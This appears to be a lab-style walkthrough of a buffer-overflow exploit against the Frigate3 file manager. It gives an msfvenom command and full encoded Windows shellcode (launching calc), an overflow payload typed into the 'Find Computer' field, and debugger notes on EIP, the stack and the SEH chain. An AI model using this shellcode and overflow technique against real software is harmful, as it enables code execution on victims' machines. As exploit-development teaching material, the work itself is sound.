
msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python

```
┌──(shafiq㉿ShafiqAhmed)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 439 (iteration=0)
x86/alpha_mixed chosen with final size 439
Payload size: 439 bytes
Final size of python file: 2141 bytes
buf =  b""
buf += b"\x89\xe1\xdd\xc3\xd9\x71\xf4\x5a\x4a\x4a\x4a\x4a\x4a"
buf += b"\x4a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37"
buf += b"\x52\x59\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41"
buf += b"\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58"
buf += b"\x50\x38\x41\x42\x75\x4a\x49\x69\x6c\x39\x78\x4c\x42"
buf += b"\x57\x70\x45\x50\x77\x70\x43\x50\x6d\x59\x7a\x45\x64"
buf += b"\x71\x69\x50\x30\x64\x6c\x4b\x42\x70\x64\x70\x4e\x6b"
buf += b"\x61\x42\x64\x4c\x6c\x4b\x52\x72\x47\x64\x4c\x4b\x71"
buf += b"\x62\x65\x78\x44\x4f\x4d\x67\x52\x6a\x56\x46\x70\x31"
buf += b"\x49\x6f\x6e\x4c\x37\x4c\x65\x31\x43\x4c\x33\x32\x66"
buf += b"\x4c\x77\x50\x4b\x71\x5a\x6f\x34\x4d\x35\x51\x38\x47"
buf += b"\x48\x62\x49\x62\x56\x32\x50\x57\x6c\x4b\x61\x42\x56"
buf += b"\x70\x4e\x6b\x31\x5a\x77\x4c\x6c\x4b\x50\x4c\x74\x51"
buf += b"\x61\x68\x6b\x53\x30\x48\x77\x71\x48\x51\x53\x61\x6e"
buf += b"\x6b\x52\x79\x61\x30\x45\x51\x4e\x33\x4e\x6b\x43\x79"
buf += b"\x44\x58\x68\x63\x66\x5a\x57\x39\x6e\x6b\x54\x74\x6c"
buf += b"\x4b\x53\x31\x7a\x76\x34\x71\x39\x6f\x4e\x4c\x4b\x71"
buf += b"\x58\x4f\x56\x6d\x53\x31\x69\x57\x37\x48\x6b\x50\x61"
buf += b"\x65\x6b\x46\x76\x63\x73\x4d\x69\x68\x57\x4b\x31\x6d"
buf += b"\x75\x74\x50\x75\x49\x74\x52\x78\x6e\x6b\x70\x58\x44"
buf += b"\x64\x56\x61\x5a\x73\x73\x56\x6c\x4b\x76\x6c\x70\x4b"
buf += b"\x6e\x6b\x33\x68\x37\x6c\x57\x71\x7a\x73\x6e\x6b\x56"
buf += b"\x64\x4c\x4b\x56\x61\x5a\x70\x4b\x39\x70\x44\x56\x44"
buf += b"\x61\x34\x31\x4b\x31\x4b\x45\x31\x43\x69\x73\x6a\x46"
buf += b"\x31\x59\x6f\x59\x70\x51\x4f\x33\x6f\x63\x6a\x4c\x4b"
buf += b"\x67\x62\x58\x6b\x6e\x6d\x51\x4d\x70\x6a\x55\x51\x6e"
buf += b"\x6d\x4d\x55\x78\x32\x47\x70\x45\x50\x35\x50\x36\x30"
buf += b"\x72\x48\x75\x61\x4c\x4b\x72\x4f\x6d\x57\x6b\x4f\x49"
buf += b"\x45\x6d\x6b\x4c\x30\x4c\x75\x69\x32\x31\x46\x42\x48"
buf += b"\x59\x36\x4f\x65\x6d\x6d\x6d\x4d\x4b\x4f\x4b\x65\x45"
buf += b"\x6c\x63\x36\x73\x4c\x46\x6a\x6f\x70\x59\x6b\x4b\x50"
buf += b"\x70\x75\x53\x35\x6d\x6b\x57\x37\x42\x33\x51\x62\x72"
buf += b"\x4f\x72\x4a\x47\x70\x62\x73\x39\x6f\x4a\x75\x31\x73"
buf += b"\x33\x51\x70\x6c\x30\x63\x33\x30\x41\x41"
```



Command Disk Utilities Manager Pages Options Help
New View Edit Refresh Copy Move Delete Rename Select Favorites Search FTP Pack Properties Purchase
Frigate.rtf
Frigate Features.htm
Program Files (x86)\Frigate3\
C:\Program Files (x86)\Frigate3\
Find Computer
Computer name: AAAAAAAAAAAAAAAAAA
IP Address: 0 . 0 . 0 . 0
OK
Cancel
payload - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
6sLFjopYkKPpuS5mkw7B3QbrOrJGpbs9oJu1s3Qpl0c30AA
8,063.89 KB in 21 files
12.92 GB free on drive C
59.50%


Calculator
View Edit Help
0
MC MR MS M+ M-
CE C ± √
7 8 9 / %
4 5 6 * 1/x
1 2 3 - =
0 . +
payload - Notepad
File Edit Format View Help
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
6sLFjopYkKPpuS5mkw7B3QbrOrJGpbs9oJu1s3Qpl0c30AA

Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below




Check for EIP address



Verify the starting and ending addresses of stack frame

```
07CFFF3C  00000000 ....
07CFFF40  00000000 ....
07CFFF44  00000000 ....
07CFFF48  00000000 ....
07CFFF4C  00000000 ....
07CFFF50  00000000 ....
07CFFF54  00000000 ....
07CFFF58  00000000 ....
07CFFF5C  77B3F306 ♠S|w RETURN to ntdll.77B3F306 from ntdll.DbgBreakPoint
07CFFF60  70178CC0 └î‡p
07CFFF64  00000000 ....
07CFFF68  00000000 ....
07CFFF6C  00000000 ....
07CFFF70  07CFFF60 `gT·
07CFFF74  00000000 ....
07CFFF78  07CFFFC4 — ≐. Pointer to next SEH record
07CFFF7C  77B14DCD =M▒w SE handler
07CFFF80  0074C818 ↑╨t. Frigate3.0074C818
07CFFF84  00000000 ....
07CFFF88  07CFFF94 ö ≐.
07CFFF8C  75B1343D =4▒u RETURN to kernel32.75B1343D
07CFFF90  00000000 ....
07CFFF94  07CFFFD4 ╚ ≐.
07CFFF98  77AD9832 2ÿ↓w RETURN to ntdll.77AD9832
07CFFF9C  00000000 ....
07CFFFA0  70178C9C £î‡p
07CFFFA4  00000000 ....
07CFFFA8  00000000 ....
07CFFFAC  00000000 ....
07CFFFB0  00000000 ....
07CFFFB4  00000000 ....
07CFFFB8  00000000 ....
07CFFFBC  07CFFFA0 á ≐.
07CFFFC0  00000000 ....
07CFFFC4  FFFFFFFF      End of SEH chain
07CFFFC8  77B14DCD =M▒w SE handler
07CFFFCC  0074B508 ◘╢t. Frigate3.0074B508
07CFFFD0  00000000 ....
07CFFFD4  07CFFFEC ∞ ≐.
07CFFFD8  77AD9805 ‡ÿ↓w RETURN to ntdll.77AD9805 from ntdll.77AD980B
07CFFFDC  77B3F2CA ≐≥|w ntdll.DbgUiRemoteBreakin
07CFFFE0  00000000 ....
07CFFFE4  00000000 ....
07CFFFE8  00000000 ....
07CFFFEC  00000000 ....
07CFFFF0  00000000 ....
07CFFFF4  77B3F2CA ≐≥|w ntdll.DbgUiRemoteBreakin
07CFFFF8  00000000 ....
07CFFFFC  00000000 ....
```

Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view à SEH


SEH chain of thread 000...
Address
SE handler
07CFFF78
ntdll.77B14DCD
07CFFFC4
ntdll.77B14DCD